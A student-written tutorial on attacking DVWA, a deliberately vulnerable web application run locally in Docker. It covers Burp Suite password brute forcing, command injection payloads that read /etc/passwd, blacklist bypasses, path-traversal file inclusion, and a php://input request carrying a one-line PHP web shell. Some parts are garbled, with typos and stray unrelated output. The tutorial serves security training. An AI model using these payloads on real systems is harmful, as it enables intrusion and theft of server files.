

DAMN VULNERABLE WEB APPLICATION

[DVWA]

BY

YESHA MEHTA & JEEL PATEL

Note: "This document is only for education purpose. So, keep learning and hacking for positive approach"

DVWA

Install DVWA Using Docker:

Damn Vulnerable Web Application Docker container

- 1). docker pull vulnerables/web-dvwa
- 2). docker run -p 81:80 vulnerables/web-dvwa
- 3). Visit: <http://localhost:81/setup.php> [Create/Reset Database]
- 3). Visit: <http://localhost:81/login.php> [Login with Username: admin & Password: passwd]

DVWA Walk-through

Vulnerability: Brute Force

Brute force attack is an attack that works by trying various combinations of symbols, words, or phrases. Purpose of it is to guess a password, directory, or anything that an attacker wants to find out. Usually, big dictionaries are used for the attacks.


Low Level:

use a dictionary and try to brute force the password. In [Kali Linux](#), there are dictionaries in different locations, but you might use this one – [/usr/share/dict/wordlist-probable.txt](#).


Step:1 Open burp suite and go to Proxy->HTTP request
[find login request and send to intruder]

The screenshot shows the DVWA application running in a browser and the Burp Suite tool running in the background. The DVWA interface has the 'Brute Force' option selected in the sidebar. The 'Login' form shows 'Username: admin' and 'Password: *****'. Below the form, an error message says 'Username and/or password incorrect.' To the right, the Burp Suite 'HTTP history' tab is open, showing two captured requests. The first request is a GET to '/vulnerabilities/brute/?username=admin&password=' with status 200. The second request is a GET to '/vulnerabilities/brute/?username=admin&password=' with status 304. The Burp Suite interface also displays the raw and response details for these requests.

Step:2 Open Intruder and set payload location
[First clear all location, after set password=\$_value\$]




Step:3 Now set payloads using load options
[Select Wordlist-probable.txt file]



Step:4 Start Attack and check HTTP Status with package size
[Find 200 Status Code For OK and check different Length of package 4704]

Use can easily identify that request have different length, and use that Password to Login.
Check All unique length on package request for Login.



Medium Level:

While DVWA brute force attack is still possible with medium difficulty, there is a 2 seconds delay between requests. [Perform same task as easy But this time it's take some more time]

```

if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row   = mysqli_fetch_assoc( $result );
    $avatar = $row["avatar"];

    // Login successful
    echo "<p>Welcome to the password protected area {$user}</p>";
    echo "<img src=\"$avatar\" />";
}
else {
    // Login failed
    sleep( 2 );
    echo "<pre><br />Username and/or password incorrect.</pre>";
}

```

High Level:

This level is a little bit different. When we send a request with the credentials test/test we can see that a new parameter is being sent along the credentials : the user_token.

We go to Project options > Sessions > Macros > Add to record a new macro.

Vulnerability: Command Injection

Command injection is an attack that focuses on injecting and executing commands on OS. This should not be mistaken as code injection. Attack has potentially devastating effects – if a hacker can execute commands on the operating system, we can control the web application itself.

- **Ampersand Operator (&):** Runs a command in the background and, as a side effect it states the end of the first command (the one in the background) and the beginning of the second one.
- **Semi-Colon Operator (;):** Separates two commands and allows them to run like they were on two lines.
- **PIPE Operator (|):** The output of the first command becomes the input to the second command.
- **OR Operator (||):** Executes the second command only if the first one fails.
- **AND Operator (&&):** Executes the second command only if the first one succeeds.
- **Backtick Operator (`):** Every command inside backticks are evaluated before the external one.

Low Level:

In this Level Developer no any type of Restriction apply so we can use all Command to easily Bypass and perform all task/command.

```
google.com; cat etc/passwrd  
google.com | pwd  
google.com && ls  
google.com || pwd  
google.com & cat etc/passwrd
```

This all payload we can use in this level security. In this tutorial I can't show you all output but, I show one output using ';' and print all password

You can also run any payload using command injection, first we want to inject some reverse shell, after inserting shell we use command injection to run that payload [reverse shell].

The screenshot shows the DVWA Command Injection page. On the left is a sidebar with various exploit categories. The 'Command Injection' category is highlighted in green. The main content area has a title 'Vulnerability: Command Injection' and a sub-section 'Ping a device'. A text input field contains 'google.com; cat /etc/passwd' and a 'Submit' button. Below the input is the output of the command: a ping response followed by a shell dump of the /etc/passwd file.

```

PING google.com (142.250.182.238): 56 data bytes
64 bytes from 142.250.182.238: icmp_seq=2 ttl=57 time=26.378 ms
64 bytes from 142.250.182.238: icmp_seq=3 ttl=57 time=26.605 ms
--- google.com ping statistics ---
4 packets transmitted, 2 packets received, 50% packet loss
round-trip min/avg/max/stddev = 26.378/26.492/26.605/0.114 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:101:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false

```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://www.owasp.org/index.php/Command_Injection

Medium Level:

For the medium difficulty there is a list of a few substitutions hardcoded. However, not every symbol is blacklisted.

If you paid attention, || is not blacklisted and can be used.

The screenshot shows the DVWA Command Injection page. The sidebar and main content area are identical to the previous screenshot. A browser window in the foreground displays the source code of the exploit page. The code includes a PHP if statement that checks for a 'Submit' POST parameter. It then sets a variable \$target to the value of the 'ip' REQUEST parameter. It defines a substitution array with entries for '&&' and ';' being replaced by '' (empty strings). Finally, it uses str_replace to replace these characters in the \$target variable.

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];


    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => ''
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
}

```

High Level:

To solve this level, open the View Source tab and closely investigate what symbols are blacklisted. If you paid extra attention to the filters, you probably saw, that ‘|’ is blacklisted.



The screenshot shows the DVWA Command Injection page. In the 'Ping a device' section, the input field contains 'google.com |ls'. Below the input field, red text displays the output of the command: 'help', 'index.php', and 'source'. The browser's address bar shows the URL: 127.0.0.1/vulnerabilities/view_source.php?id=exec&security=high. The page title is 'Command Injection Source' and the URL is 'vulnerabilities/exec/source/high.php'. The code block shows a PHP script with a blacklist for the '| character. The Windows taskbar at the bottom shows various application icons.

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '[' => '',
        ']' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ',' => '',
        '||' => ''
    );
}
```

Vulnerability: File Inclusion

File Inclusion vulnerability allows an attacker to read sensitive info or run arbitrary commands using the files stored on the web-server or using the files that are hosted on the attacker's machine. This vulnerability exists mainly because of the poorly-written code in web applications. If not taken seriously, a file inclusion exploit can compromise the entire server by granting full shell access to the attacker.

Two type of file inclusion:

- 1) **Local File Inclusion:** Local File Inclusion (LFI) is one of the file inclusion vulnerabilities that allows the attacker to use the vulnerable files stored in the web-server to his/her own advantage
- 2) **Remote File Inclusion:** Remote File Inclusion (RFI) is a rare case where web-server is configured to allow and run any file from any computer on the target web-server.

Identifying LFI Vulnerabilities within Web Applications:

LFI vulnerabilities are easy to identify and exploit. Any script that includes a file from a web server is a good candidate for further LFI testing, for example: /script.php?page=index.html

Low Level:

Go to file inclusion tab and change the URL from include.php to

?page=../../../../etc/passwd


?page=../../../../proc/version [find Version of that server]

?page=../../hackable flags/fi.php

As you can see, we got the data of **/etc/passwd** file. You can also read other important files to gather more sensitive data about the web-server so that you can plan your next exploit.



If we try some random file name and it's word by lucky



Now, let's try to execute some commands, for that first start burp suite and make sure the interceptor is on.

First, we want to change php.ini file with docker ID

```
1 docker run --rm -it -p 80:80 vulnerables/web-dvwa
2
3 docker ps
4 CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
5 35369924c11e vulnerables/web-dvwa "/main.sh" 50 minutes ago
6
7
8
9 docker cp 35369924c11e:/etc/php/7.0/apache2/php.ini .
10
11
12 subl php.ini
13
14
15 docker cp php.ini 35369924c11e:/etc/php/7.0/apache2/php.ini
16
17
18 docker exec -it 35369924c11e bash
19 root@35369924c11e:# service apache2 restart
20 ... done
21
22 #Now if you refresh the page you will see that allow_url_include is no longer reporting as disabled.
```

PHP Wrappers:

PHP has a number of wrappers that can often be abused to bypass various input filters.

PHP Expect Wrapper:

PHP expect:// allows execution of system commands, unfortunately the expect PHP module is not enabled by default.

```
php?page=expect://ls
```

The payload is sent in a POST request to the server such as:


```
/fi/?page=php://input&cmd=ls
```

Example using php://input against DVWA:


We add payload in url: ?page=php://input&cmd=ls

(Instead of 'ls' you can use any command such as '**pwd**' or '**id**'.)

Next, add the following PHP code to execute the above command.



```
Pretty Raw Hex
1 GET /vulnerabilities/fi/?page=php://input&cmd=ls HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/vulnerabilities/fi/?page=include.php
9 Cookie: PHPSESSID=u6bg3d217safea08tj35o5; security=low
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
12 Sec-Fetch-Site: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16 <?php echo shell_exec($_GET['cmd']);?>
```



```
Pretty Raw Hex
1 {
2     "messageType": "broadcast",
3     "broadcasts": [
4         {
5             "remote-settings/monitor_changes": "\\"1674991041829\\""
6         }
7     ]
8 }
```

As you see we can exploit server data, now we can see all file using input wrap with LS command to print all file name.

Tips: file4.txt also there, you can direct access this file just change in URL and access file.

Medium Level:

First, go on and try the exploits we used in low difficulty. You will notice that you can't read files like before using the directory traversal method. However, we can still execute commands using `php://input`.

So, the server is more secure and is filtering the ‘..’ pattern. Let's try to access the file without ‘..’

```
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
// Input validation  
$file = str_replace( array( "http://", "https://" ), "", $file );  
$file = str_replace( array( "..", "..\" ), "", $file );  
  
?>
```

?page= /etc/passwd



?page=php://filter/resource=/etc/passwd



Now we use Base64 Encoder & Decoder for exploit


The exploit we performed before has a limitation, we can only use single word commands like **ls**, **id**, **pwd** but cannot use commands like “`uname -a`” as these commands contain space between them. So, let's modify the old exploit so that we can make it work with multi-word commands.

To do that we have to convert our command into a base64 encoded text and then decode it when running the commands.


Go to “decoder” tab of burp suite.

Write the command you want to encode. For example, cat command to read passwd file.

Now from the “encode as” drop-down select base64. (See the image below for better understanding)




?page=php://input&cmd=<Encoded_Code> And Inside Body path we use **passthru** function to print our command directly.



Again, it's work finely and print Root passwords.



Reverse shell using exploit [<https://techsphinx.com/hacking/file-inclusion-vulnerability-full-guide/> & <https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601>]



High level:

Try all exploits from medium difficulty, and you'll notice none of them will work because the target is more secure, as it is only accepting "include.php" or inputs starting with the word "file". If you try anything else, it will show "File not Found".

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

